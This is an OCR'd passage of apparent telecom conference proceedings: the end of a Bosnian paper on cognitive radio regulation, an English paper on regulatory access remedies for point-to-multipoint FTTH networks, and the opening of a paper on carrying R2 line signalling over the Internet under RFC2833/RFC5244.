Regulacija ovog načina pristupa spektra u Bosni i Hercegovini će se razvijati u skladu sa zahtjevima tržišta i ići pravcem harmonizacije korištenja s ostalim CEPT članicama. Za sada je to u formi izvještaja određenih radnih skupina koje se bave ovom problematikom. U narednim godinama se može očekivati brz razvoj ovog vida komunikacija i prateće regulative, imajući u vidu da se daljnji razvoj mobilnih (LTE) sistema pristupa veže za razvoj kognitivne tehnologije.

Neka predviđanja pokazuju da će ekspanzija ovog vida komunikacija nastati u periodu nakon donošenja odgovarajuće regulative, a to je period u narednih pet godina.

LITERATURA

[1] R. Brugger, R. Gorol, J. Outters, A. Schertz, Frequency Regulation for Software Defined Radio and Cognitive Radio, Institut für Rundfunktechnik IRT, 2010.

[2] B. A. Fette, Cognitive Radio Technology, Elsevier 2009.

[3] A. M. Wyglinski, M. Nekovee, Y. T. Hou, Cognitive Radio Communications and Networks: Principles and Practice, Elsevier 2010.

[4] ECC Report 159: Technical and operational requirements for the possible operation of cognitive radio systems in the 'white spaces' of the frequency band 470-790 MHz, Cardiff, January 2011.

[5] M. Thomas, S. Lyubchenko, Cognitive Radio in the ECC, ECC Newsletter, June 2011.

Access Regulatory Remedies in Point-to-Multipoint Fiber Access Networks

Tomislav Majnarić
Lator d.o.o., Zagreb, Croatia
tomislav.majnaric@lator.hr

Abstract – This article analyzes access regulatory remedies in fiber access networks, built by operators with significant market power. A focus is put on point-to-multipoint fiber networks. Considering that such topology generally prevents economically viable wide-spread unbundling of fiber loops, comparable to traditional copper loops, other access remedies at local network level have to be imposed by regulators. These remedies include physical access to fibers in terminating sections of access networks and bitstream access at local nodes. The article gives detail overview of technical aspects of these regulatory remedies. The comparison to traditional copper access networks is also given, as well as importance of imposition of adequate fiber migration paths for alternative operators.

I. INTRODUCTION

Traditional fixed access networks, based on copper pairs, have been upgraded to new access network architectures, which are partly or fully based on fibers. Dependent of a final point in access network that fiber reaches with respect to customers, fiber access network are designated with "FTTx" abbreviation, where "x" can be "H" for *Home*, "P" for *Premises*, "B" for *Building*, "C" for *Curb*, "N" for *Node* or "Cab" for *Cabinet*. Except for FTTH and FTTP, the remaining FTTx architectures still contain copper pairs in final parts of access network that are close to customers.

Derived from the term *Next Generation Networks* (NGN), *Next Generation Access Networks* (NGA), as the term for the access part of NGN, has also been widely used for FTTx networks, especially within the official EU documents [1],[2]. The latter referenced document additionally provides service definition of NGA, specifying NGAs as *networks which are capable of delivering broadband access services with enhanced characteristics, when compared to those provided over already existing networks*.

Comparing to traditional broadband networks, NGA networks support enhanced services, with much higher connection quality and throughputs in both directions. Also, according to the studies [3],[4], deployment of NGA networks results with enhanced economic growth, in terms of faster increase of Gross Domestic Production (GDP) and employment rate indicators.

In 2010 the European Commission has presented *Digital Agenda* strategy, aiming to, among other, significantly increase the availability of NGA networks till year 2020. With respect to broadband speeds, the targets are 100% and 50% coverage of EU household with fast broadband connections (at least 30 Mbit/s) and ultra-fast broadband connections (at least 100 Mbit/s), respectively, in 2020 [5].

In European Union (EU), the electronic communications market has been under strict *ex-ante* regulatory regime since 1990s, aiming to mitigate inherited monopoly of incumbent telephony operators, open the market for other operators and promote service and infrastructure competition, resulting in better availability of electronic communications services for end customers. So called *bottlenecks* in physical communications infrastructure are of great concern for regulation, corresponding to parts of network that cannot be replicated in economically feasible way (e.g. copper loops access infrastructure). Similarly, fiber access infrastructures also present the regulatory bottlenecks, as they cannot be profitably replicated in the majority of EU [6]. Considering this, as well as Digital Agenda targets, European Commission has published dedicated regulatory Recommendation that should foster wide-spread market implementation of NGA connections and services [2].

The deployment of NGA networks has especially advanced in East-Asian countries (e.g. South Korea and Japan), where penetration of households covered with fiber access networks reached more than 35% by mid-2011. In the same time, in EU, the average penetration of fiber covered households was significantly less - 1,9%, with the penetration exceeding 10% in only three EU countries – Lithuania, Sweden and Slovenia. The average EU take-up rate, indicating the share of active fiber connections in total number of fiber covered households, was 17,5% [7].

The Croatian Government has also brought national strategy for NGA networks development, formalized through National Broadband Strategy till year 2015 [8]. The NGA relevant target in the Strategy is 35% national coverage with fast broadband connections (at least 30 Mbit/s) by 2015. By the end of 2011, according to various local industrial sources, it is estimated that maximum of 8% of Croatian household were covered with fiber access networks, with take-up rate of active fiber connections being less than 10%. However, it is expected that majority of these inactive fibers will be commercially offered in the market during 2012, following the implementation of proper NGA regulatory regime imposed to incumbent by Croatian National Regulatory Agency (NRA) – HAKOM.

In this article general technical aspects of FTTH networks are analyzed, together with access regulatory remedies that can be imposed to FTTH network operators. Point-to-multipoint FTTH networks, where limited number

of access remedies are practically available, are analyzed in detail, stressing the importance of proper access regulatory regime for market competitiveness in case of such topology.

The article is organized in five chapters. After this introduction, the second chapter provides an overview of most common FTTH architectures with relevant standards. In the third chapter, architectural characteristics of FTTH networks are related with possible access remedies. The fourth chapter analyzes available remedies and their practical feasibility in case of point-to-multipoint FTTH networks. Finally, the article gives conclusion in the last chapter.

II. FTTH NETWORKS ARCHITECTURE

This chapter gives architectural overview of FTTH networks. Firstly, infrastructural details with respect to the layout of access fibers are discussed. After that, an overview of related network technologies that can be applied on the FTTH networks is given. Terminology used in this chapter has mainly been taken from EU NGA Recommendation [2] and Croatian Ordinance Act relevant to fiber access networks [9].

A. Fiber layout

Similarly to traditional copper access networks, the access fibers spread out from single access network node, which is traditionally designated as Local Node (LN), Local Exchange (LE) or Central Office (CO). With respect to terminology in fiber networks, this node is also called Metro Point of Presence (MPoP). Depending on particular geodemographical conditions, each access node usually covers up to few thousands households, where larger figures are applicable to urban areas. Furthermore, in case of a fiber in the access, due to a higher maximum customer distance from access node, several traditional copper access nodes can be replaced with single fiber MPoP. The MPoP node is equipped to house both passive network parts (e.g. optical distribution frames) and active network parts (e.g. access switches, backbone routers).

The fiber access network is organized in two segments, divided by intermediary Distribution Point (DP) node (Figure 1). The first part of access network, closer to customers, is referred as distribution or drop segment. It aggregates multiple fiber sections from households towards single DP node. There can be several DP nodes belonging to a single MPoP node. The other access network section, closer to MPoP node, is referred as feeder or main segment. It connects DP nodes with MPoP, usually consisting of a single fibers section among these two nodes (although sometimes, due to the redundancy reasons, a number of DPs and single MPoP are linked in ring topology). If flexibility of fiber connections within access networks is required, DP node is equipped with optical distribution frames. Contrary to this, if no flexibility is required, DP node can be a simple aggregation point for fiber cables, placed e.g. within duct hole or at building entrance.




Figure 1 – Fiber access network architecture

The fibers in access network are usually laid in underground duct network. In rural areas fibers are also guided over pole infrastructure, which is generally dependent on urbanistic rules throughout local municipalities.

At least one fiber per household covered is always laid in drop segments of access network. In feeder segments the number of fibers is equal to a sum of all drop segments' fibers or it is less than this sum. The former case corresponds to point-to-point (P2P) access network topology (meaning that each covered household has at least one dedicated fiber that reaches MPoP node), while in the latter case the access network is organized in point-to-multipoint (P2MP) topology, requiring that several households, i.e. end customers, share a single fiber within feeder segment.

B. FTTH technologies

There are several fiber access technologies that have become the most influential in the telecom market [10]. ITU-T G.984 group of standards for Gigabit Passive Optical Networks (GPON), as well as its counterpart IEEE 802.3ah standard for Ethernet Passive Optical Networks (EPON), are both suited for P2MP access network topology. In P2MP fiber networks a single fiber within feeder segment is, by mean of passive optical splitters, physically portioned in several fibers that reach end users through drop segment. Splitters are usually placed within DP nodes. On the other side, P2P topologies utilize the suitable Ethernet protocol from IEEE 802.3 standard group, depending on the required transmission capacity and maximum distance to customer in access network.

According to the latest market report from mid-2011 [7], nearly 2/3 of FTTH deployments in Europe were based on P2P access topology and Ethernet standard, while the remaining FTTH deployments utilized P2MP topology with related PON technology.

III. REGULATION AND ACCESS TO FTTH NETWORKS

Generally, the regulation of telecommunications market has been focused on encouraging of efficient investments and promoting of competition among market players, i.e. telecom operators and service providers. The

power of regulation in many countries has been given to separate national authorities, operationally independent of Governments (commonly referred in EU as National Regulatory Authorities – NRAs). In EU, the regulation policy and rules are defined through *EU Regulatory Framework*, corresponding to a set of formal directives and recommendations to be followed by EU member states and their NRAs. Considering the dominance of traditional copper access networks and incumbent telephony operators in Europe, the significant regulatory effort has been made on providing access to this copper infrastructure for alternative operators. This has resulted, among other, with a number of access remedies (or obligations), imposed usually to incumbent operators, enabling access to incumbents' networks on various infrastructural and service levels [11].

This chapter provides an overview of typical access regulatory remedies that can be imposed to FTTH network operators that are dominant at the market (commonly referred in EU as situation of Significant Market Power – SMP). The relevant technical details concerning these remedies are also analyzed.

A. Reference network architecture

Regulatory remedies covering the access to SMP operator's FTTH networks are related to several reference points within access and backbone network, where interconnection between SMP operator and alternative operators can be established. Here, backbone network corresponds to a part of operator's transport network that links all MPoPs and core part of the network, forming hierarchically organized transport network composed of lower level Regional Nodes (RN) and higher level Core Nodes (CN). Figure 2 gives an overview of reference architecture of SMP operator's FTTH network with interconnection points. The architecture shown is based on the structure of bitstream services, as specified by Body of European Regulators for Electronic Communications (BEREC) [12], extended with network architecture relevant to NGA networks [2],[11].




Figure 2 – Reference FTTH network architecture with interconnection points

Depending on a position of interconnection point with respect to network hierarchy level, alternative operator, as an access seeker, is able to cover particular amount of end customers, while simultaneously modelling its own retail service portfolio as allowed by technical capabilities at particular interconnection point chosen. For instance, while positioning of interconnection point hierarchically higher within SMP operator's network enables extended customer coverage, in the same time it offers less flexibility on adjusting of customer services offered, making them highly dependent on SMP operator's network architecture and technology.

Furthermore, in ideal market situation it is expected that alternative operators enter the market on higher hierarchical interconnection levels, optimizing their initial investments, and later advance to lower levels, increasing their investments in own network equipment and infrastructure, while simultaneously decreasing their dependence on SMP operator's network. Such gradual approach on investments is usually referred as *investment ladder* and, especially within EU, presents important postulate of regulation rules [11].

The consequent subchapters describe in detail each reference interconnection point given in Figure 2, together with relevant technical and service capabilities.

B. Access at DP node (1)

Regardless of P2MP or P2P topology deployed, access at DP node enables access to individual fibers in drop segment that directly reach each customer. In regulatory terms, this corresponds to physical access to unbundled fiber sub-loops. This kind of access is in the scope of relevant no.4 market that is generally susceptible to *ex-ante* regulation within EU regulatory framework [2],[13].

While access at this level both enables full physical access to each customer's fiber and is independent of technology applied in SMP operator's FTTH network, it can be economically infeasible for alternative operators. This is practically a case if DP node covers relatively low number of customers, which makes investments in necessary infrastructure for unbundling at DP node unprofitable, especially if DP node is housed within outdoor cabinet. A typical example of low-profile DP node is one that is placed in the vicinity of customer premises, e.g. at the entrance of multi-tenant building.

C. Access at MPoP node (2)

In P2P topologies, all customer fibers reach MPoP node. Therefore it is possible to establish physical access to individual customer fibers at MPoP node. Regulatory, this corresponds to a case of fiber local loop unbundling (LLU), also in the scope of EU *ex-ante* relevant market no.4. Also, such kind of access is comparable to traditional unbundling of copper local loops in DSL networks. Fiber unbundling at MPoP nodes generally presents economically more suitable case comparing to sub-loop unbundling at DP nodes, as MPoP nodes covers much larger areas comparing to DP nodes. Furthermore, in case of copper unbundling in DSL networks, alternative operators have already built necessary unbundling infrastructure at MPoP nodes (which are co-located with copper LE nodes).

Contrary to P2P, in case of P2MP access network topology, fiber unbundling at MPoP node is technically not possible, as single fibers in feeder segments are shared by a

number of end customers (reduction of customer fibers from drop segment is performed at DP node, by mean of optical splitters). By this, alternative operators' access at MPoP level is tied to PON technology applied over P2MP fibers and can be achieved only by bitstream service. In EU regulatory terms, the bitstream access is part of relevant market no.5 [13]. Considering PON technology, bitstream access is performed at the backbone port of Optical Line Termination (OLT) node, utilizing Layer 2 network protocol (e.g. Ethernet).

It should be also noted that access to fibers at DP and MPoP nodes can be combined with access to duct space in both drop and feeder segments of access network. In that case it is expected from alternative operators to lay necessary fibers in ducts within access network. Furthermore, EU regulatory framework even states that existence of competitively efficient access to duct space can preclude a need for access to fibers in FTTH networks [2]. However, this is rarely true, as SMP operators' control over duct infrastructure and insufficient space within ducts usually give to SMP operators a competitive advantage over other operators.

D. Access at RN (3)

Access to individual customer at Regional Node level can be achieved only by bitstream access (relevant market no.5), similarly to traditional bitstream access in DSL networks. As majority of incumbent (SMP) operators have already upgraded their aggregation networks with Ethernet protocol, the interconnection point at this level usually corresponds to an interface on Ethernet aggregation switches. The access at this level is also referred as Ethernet level bitstream [12].

E. Access at CN (4)

Core Nodes are placed higher in network hierarchy and, considering national coverage, there are usually only several Core Nodes. Therefore, considering a small number of interconnection points and relatively high customer coverage that can be achieved with single core interconnection point, this bitstream access option requires low investments from alternative operators. However, it gives to alternative operators limited flexibility for differentiation of their retail services comparing to SMP operator's ones.

Core network usually operates on IP protocol, so interconnection is achieved on IP router's interface, therefore designating this bitstream option as IP level bitstream [12]. The fiber IP bitstream access is technically equivalent to DSL network's IP bitstream.

F. Simple resale (5)

By *simple resale* is considered a business model in which alternative operators only resale SMP operator's retail services. Alternative operators even do not own a network infrastructure. The services resold are technically identical to SMP operator's ones. Simple resale model is sometimes treated as type of bitstream service, but is generally not regulated by EU NRAs.

IV. ACCESS REGULATION IN P2MP FTTH NETWORKS

P2P FTTH access networks generally offer more flexibility with respect to the implementation of network technology (Ethernet) and options for alternative operators' physical access to deployed fibers. This also increases a number of available access remedies that can be imposed to SMP operators, therefore facilitating regulatory process.

When comparing investments costs of P2P and P2MP networks per household covered, the cost of P2P network is on average 10% higher than P2MP one, where both passive network infrastructure (e.g. fibers, duct space) and active network equipment at MPoP node are considered [6].

P2P networks have been twice more frequently built in Europe during past few years, comparing to P2MP networks (with respect to number of households covered). Furthermore, P2P topologies have been more common to greenfield projects, i.e. to fiber networks not built by incumbents with traditional copper networks [7].

However, in many cases local market conditions and incumbents' strategies have resulted with P2MP networks being built. These typically included following cases:

- insufficient space in existing ducts in access network (e.g. occupied by copper pairs), which is usually combined with inadequate topology of ducts, that lacks proper intermediary points for fiber DP nodes (duct holes, street cabinets); finally limiting amount of fibers that can be laid (less than one per household covered),
- optimization of investment costs, as P2MP networks are less expensive than P2P networks, including active network equipment,
- incumbents' reluctance to allow access to its fiber network to other operators, opting to build P2MP network which in practice limit physical access by alternative operators, binding them to use bitstream options with less flexibility of retail services.

The remaining part of this chapter analyzes in detail available access regulatory remedies that can enhance competition in case SMP operator's FTTH network is built in P2MP topology. The remedies include physical fiber access at location of splitters and bitstream access at OLT node level. Bitstream accesses at Ethernet and IP levels are as well available remedies in FTTH networks, but are not discussed here, as these bitstream options are technically equivalent to ones in case of DSL networks. This also relates to limited flexibility of alternative operators to model their FTTH retail services at Ethernet and IP bitstream levels, in comparison to SMP operator's retail services.

A. Access at splitters

Splitters within P2MP network are placed at DP nodes, presenting a physical point where number of customer

fibers from drop segment are reduced by ratio *n:1* (splitting ratio, the most common values of *n* practically used are 32 or 64). Depending on the access network architecture, DP node can be placed closer to customers or closer to MPoP node, therefore altering the number of customers covered by DP node. Also there are practical cases when splitting is performed in multiple stages (or cascades), and DP node relevant for this access remedy is considered to be the one that houses the last cascade of splitters, located closest to the customers.

Considering this access remedy, alternative operators are able to establish access to terminating sections of fibers at DP node by interconnection of their own feeder fibers in Optical Distribution Frame (ODF). Also alternative operators have to install own ODFs and splitters (usually leasing a part of SMP operator's space at DP node), and OLT and backbone switch (SW) at MPoP or similar local node (Figure 3 – network parts belonging to alternative operator are marked with *(2)*). Alternative operators even have a possibility to deploy P2P network (if there is sufficient duct or fiber capacity in the feeder available).




Figure 3 – Access to P2MP FTTH network at DP (splitters) node

The main advantage of the splitters access option is possibility for alternative operators to establish physical access to drop segment fibers, which part of the FTTH network presents the major economic bottleneck for competitive FTTH deployments [2]. On the other side, alternative operators have to make considerable investments in the feeder and backbone parts of the network, which promotes infrastructural competition among operators in the part of the networks where it is generally economically viable.

However, following constraints in practice can prevent full implementation of this access option:

- splitter nodes are placed in the vicinity of end customers (e.g. within multi-tenant buildings), which, due to a low number of customers covered by single splitter node, eliminates economic viability of access (taking into account both the costs of necessary equipment at splitter nodes and the length of feeder fibers),
- splitting is performed in multiple stages (cascades), where the last splitter cascade is placed in the vicinity of end customers, also resulting with economically infeasible access,
- insufficient space or inadequate housing conditions for alternative operators' equipment at DP nodes, requiring significant investments in node infrastructure (either by SMP operator or access operators), which can decrease the overall profitability of this access option for alternative operators.

Conclusively, in order for splitter access to be both economically and technically viable option in the market, P2MP access networks have to be carefully planned in advance, with respect to relative position and customer coverage of DP nodes. A sufficient space at DP nodes has to be ensured for equipment housing (both for SMP and access operators). This is especially important if DP nodes are housed in outdoor cabinets. As it is practically more difficult to introduce any subsequent modifications in already built fiber networks, NRAs should find an optimal way of imposing of these planning rules prior to the construction of new P2MP networks.

B. Bitstream access at OLT level

When physical access at DP (splitters) node is not feasible for any reason, including poor economic prospects of this option for alternative operators, it is important for NRAs to impose access option at the next available level in the network, which is bitstream access at OLT level at MPoP node (Figure 4).




Figure 4 – Access to P2MP FTTH network – OLT level bitstream

Although bitstream services generally offer to alternative operators less flexibility when designing own retail services, this primarily relates to bitstream services on higher network levels (Ethernet and IP level), where alternative operators do not have control over access network parameters. However, in case of OLT level bitstream, interconnection to SMP operator's network is realized at local level MPoP node, where it is technically possible to set corresponding parameters of individual customer access fibers (e.g. maximum throughput, number of virtual channels for multiple services like voice or video, etc.). This is practically performed by changing of parameters of OLT node for individual customer within particular PON splitting group.

OLT level bitstream also presents a suitable access substitute for physical fiber unbundling at MPoP nodes, that is not supported in P2MP network topology. With respect to alternative operators that have already been unbundling copper loops for DSL services in local nodes, this type of bitstream access presents the most suitable migration path towards fiber networks and corresponding services, especially if physical access at splitters node is not available or is economically unattractive. This is also important with respect to preserving of previous

investments of alternative operators in copper unbundling (e.g. in room space at local node, equipment racks, backbone switches, backbone links), as generally MPoP nodes are co-located with copper LEs.

In P2MP networks, in case bitstream access at OLT level would not be available (together with access at splitters node), operators using physical copper unbundling would have to use bitstream services at higher levels (Ethernet and IP), when migrating to fiber networks. Considering main postulates of regulation and specifically fostering of infrastructure competition, such step would imply weakening of these postulates and practical descent on the investment ladder.

Therefore, imposition of regulated access at OLT level by NRAs presents very important remedy for smooth migration path towards NGA network for alternative operators, particularly in case of poor prospects of physical access at splitter level.

V. CONCLUSION

The article analyzed the technical capabilities of regulated access options in FTTH networks, with focus on P2MP topology. Comparing to traditional physical and bitstream access options in DSL networks, introduction of FTTH networks has resulted with additional access option that is concentrated on technical possibility of physical fiber access at DP node. Particularly in P2MP topologies of FTTH networks, due to an access fiber organization and PON technology considerations, a number of available access options is limited. This primarily relates to unavailability of physical fiber access at local node level, therefore implicating a need for introduction of P2MP specific bitstream access at PON OLTs at local nodes. In case physical access at splitters (DP) node level is not available or is not economically viable, OLT level bitstream presents a sutiable substitute for fiber unbundling at local node. This is especially true when existing operators that have deployed copper unbundling facilities in local nodes are planning to migrate their customers to FTTH networks. Such smooth migration path, with OLT level bitstream, retains alternative operators' position on investment ladder and excludes regression to Ethernet and IP level bitstreams.

REFERENCES

[1] *Next Generation Networks (NGN)*, WIK-Consult study for European Parliament's Committee on Industry, Research and Energy (ITRE), 2009

[2] *Commission Recommendation on regulated access to Next Generation Access Networks (NGA)*, European Commission, {SEC(2010) 1037}, 2010

[3] *The Impact of Broadband on Growth and Productivity*, MICUS Management Consulting GmbH, 2008

[4] *The impact of broadband in Eastern and Southeast Europe*, Frontier Economics Ltd, 2010

[5] *A Digital Agenda for Europe*, European Commission, Brussels, 2010

[6] Elixmann D. et al, *The Economics of Next Generation Access - Final Report*, WIK-Consult's study for European Competitive Telecommunication Association (ECTA), September 2008

[7] *Creating a brighter future*, Fiber to the Home Council Europe, press conference presentation, Paris, 27 September 2011

[8] *Strategija razvoja širokopojasnog pristupa u Republici Hrvatskoj u razdoblju od 2012. do 2015.*, Vlada Republike Hrvatske, 2011, in Croatian

[9] *Pravilnik o tehničkim i uporabnim uvjetima za svjetlovodne distribucijske mreže*, HAKOM, September 2010, in Croatian

[10] Chanclou P. et al., *Overview of the Optical Broadband Access Evolution: A Joint Article by Operators in the IST Network of Excellence e-Photon/ONe*, IEEE Communications Magazine, Vol. 44, no. 8, August 2006, pp. 29-35

[11] *Commission Recommendation on regulated access to Next Generation Access Networks (NGA)*, European Commission staff working document accompanying Recommendation, European Commission, {C(2010) 6223}, 2010

[12] *Bitstream access*, ERG common position, ERG (03) 33rev2, 2005

[13] *Commission Recommendation on relevant product and service markets within the electronic communications sector susceptible to ex ante regulation*, European Commission, OJ L 344/65, 2007

SIGNALING AND PROTOCOLS

Improvement of Method for Telephony Network Signal Sending over Internet

A. Lebl, Ž. Markov and D. Mitić
IRITEL A.D., 11080 Zemun, Batajnički put 23, Serbia
e-mail: mita@iritel.com

Abstract - This paper describes one drawback in the Internet recommendation RFC2833 biscas. The recommendation deals with the method of telephone signalling sending over Internet network and the problem existed in the case of line R2 signalling sending when E1 transmission system is used in classic telephone network. The authors of the recommendation accepted our suggestion and changed the text of the recommendation in accordance with our proposal. The changes are introduced in the new recommendation RFC5244.

I. INTRODUCTION

One important problem in mixed classic and Internet telephony, which appears in the networks of lower technological level, is how to send the signals of classic telephony across Internet. This process was originally defined in the Request For Comment (RFC) recommendation RFC2833 [1]. As it was necessary to introduce many new situations in telephony signals sending over Internet, the authors decided to split it into three recommendations. Today we have following recommendations:

a) RFC4733, which deals with DTMF, telephony tones and telephony signals sending over Internet [2];

b) RFC4734, which deals with events for fax, modem and text telephony signals sending over Internet [3];

c) RFC5244, which defines events for channel-oriented telephony signal sending over Internet [4].

The recommendation [4] is defined the last and we took part in defining its final text when it was in the draft form [5]. Considering suggestions described in this paper, the authors made the next draft [6]. These changes were also accepted in all following drafts, and are also accepted in the final text of recommendation [4].

II. METHODS OF TELEPHONY SIGNAL SENDING OVER INTERNET

Fig. 1. presents the block scheme of one telephone connection over Internet network (IN). The gateways (GW1 and GW2) are situated at the point of contact of classic telephone network (CTN) and IN. GW1 and GW2 are intended in one direction to adapt telephone signals for sending over IN and in other direction to put it back in the shape used in CTN.

Telephony signalling may be sent over Internet in three ways. The first way is to send coded samples of (analog) signals. The second way is to determine the parameters of signals (its level, frequency and duration) without detecting the meaning of the signal. And, finally, the third way is to determine the exact meaning of the transmitted signal and to present it by the event code.




Figure 1. Telephony connection over Internet

The first method is the simplest and fastest one, but the greatest channel bit flow is required. The second method is slower, less channel capacity is needed, but it is possible to transmit the parameters of the weakened signal. The third method is the slowest one, but the parameters of the weakened signal are not sent over Internet. For our consideration the third method is the most important one.

The structure of the Internet packet, used for telephony signalling sending over Internet, is presented in Fig. 2. After all necessary headers (Ethernet, IP, UDP, RTP) and before frame check sequence field (FCS), the RTP payload contains the information about the telephony signal. The structure of this RTP payload depends on way of signal sending, i.e. which of three mentioned methods is used.

Fig. 3. presents the structure of RTP payload in the case of using the third method of telephony signal coding. The meaning of the telephony signal is presented by the 8-bit field "event code". The other fields in the frame are the level of the signal (6 bits) and the duration of the signal (16 bits). The examples of signals, presented by event code, are DTMF signals (codes 1 to 15), R2 register signals (codes 176 to 205), and, for this paper the most important, R2 line signals (codes 144 to 159).




Figure 2. The structure of Internet packet




Figure 3. The structure of RTP payload for event code sending

III. STUCTURE OF E1 TRANSMISSION SYSTEM

For the understanding of problem, considered in this paper, it is important to remind us of the structure of European E1 transmission system.

The structure of the European E1 system is presented in Fig. 4. The blue signed values present the exact values of the bits on those positions, intended for the frame and multiframe synchronization.

The frame of E1 system is based on the group of 32 channels (CH0, CH1, ..., CH31). The group of 16 frames (FR1, FR2, ..., FR16) constitutes one multiframe. Frame synchronization is carried by the content of channel 0, and multiframe synchronization using the first half of the channel 16 in the FR1 (data 0000). The signalling for speech channels is transmitted in 16th channel of frames FR2 to FR16 (signalling for two speech channels in each of these channels).

The code combination 0000 in the 16th channel is only intended for multiframe synchronization. It appears in CH16 of FR1 and must not appear in the remaining16th channels of E1 system [7].

IV. THE R2 LINE SIGNALIZATION

R2 signalization is intended for the exchange of signalling information between telephone exchanges. It includes its line and register part. For this paper it is important to repeat some facts dealing with the line signalling.

The R2 line signalling is used to exchange information about link status between two exchanges. The R2 line signals are, for example, channel seizure signal, clear-forward signal, and so on. Two important R2 line signalling schemes are used: analog line signalling and digital line signalling.

In the analog version of R2 line signalling only one bit (A-bit in Fig. 4.) is used for transmission of signalling information [8]. The channel can be in the idle state ("tone-on" condition), and the channel seizure is defined as "tone-off" condition.

In the digital version of R2 line signalling, two bits are used to exchange signalling information (A-bit and B-bit in Fig. 4.) [9]. Possible meanings in this case are the same as for analog line signalling.

	CH0	CH1	CH2		CH16		CH31
FR1	8 0 0 1 1 0 1 1	8 7 ··· 1	8 7 ··· 1	···	0 0 0 0 1 a 1 1	···	8 7 ··· 1
FR2	8 1 a 0 1 1 1 1	8 7 ··· 1	8 7 ··· 1	···	A B C D A B C D	···	8 7 ··· 1
FR3	8 0 0 1 1 0 1 1	8 7 ··· 1	8 7 ··· 1	···	A B C D A B C D	···	8 7 ··· 1
FR4	8 1 a 0 1 1 1 1	8 7 ··· 1	8 7 ··· 1	···	A B C D A B C D	···	8 7 ··· 1
FR5	8 0 0 1 1 0 1 1	8 7 ··· 1	8 7 ··· 1	···	A B C D A B C D	···	8 7 ··· 1
FR6	8 1 a 0 1 1 1 1	8 7 ··· 1	8 7 ··· 1	···	A B C D A B C D	···	8 7 ··· A
FR7	8 0 0 1 1 0 1 1	8 7 ··· 1	8 7 ··· 1	···	A B C D A B C D	···	8 7 ··· 1
FR8	8 1 a 0 1 1 1 1	8 7 ··· 1	8 7 ··· 1	···	A B C D A B C D	···	8 7 ··· 1
FR9	8 0 0 1 1 0 1 1	8 7 ··· 1	8 7 ··· 1	···	A B C D A B C D	···	8 7 ··· 1
FR10	8 1 a 0 1 1 1 1	8 7 ··· 1	8 7 ··· 1	···	A B C D A B C D	···	8 7 ··· 1
FR11	8 0 0 1 1 0 1 1	8 7 ··· 1	8 7 ··· 1	···	A B C D A B C D	···	8 7 ··· 1
FR12	8 1 a 0 1 1 1 1	8 7 ··· 1	8 7 ··· 1	···	A B C D A B C D	···	8 7 ··· B
FR13	8 0 0 1 1 0 1 1	8 7 ··· 1	8 7 ··· 1	···	A B C D A B C D	···	8 7 ··· 1
FR14	8 1 a 0 1 1 1 1	8 7 ··· 1	8 7 ··· 1	···	A B C D A B C D	···	8 7 ··· 1
FR15	8 0 0 1 1 0 1 1	8 7 ··· 1	8 7 ··· 1	···	A B C D A B C D	···	8 7 ··· 1
FR16	8 1 a 0 1 1 1 1	8 7 ··· 1	8 7 ··· 1	···	A B C D A B C D	···	8 7 ··· 1

Figure 4. The structure of European E1 system

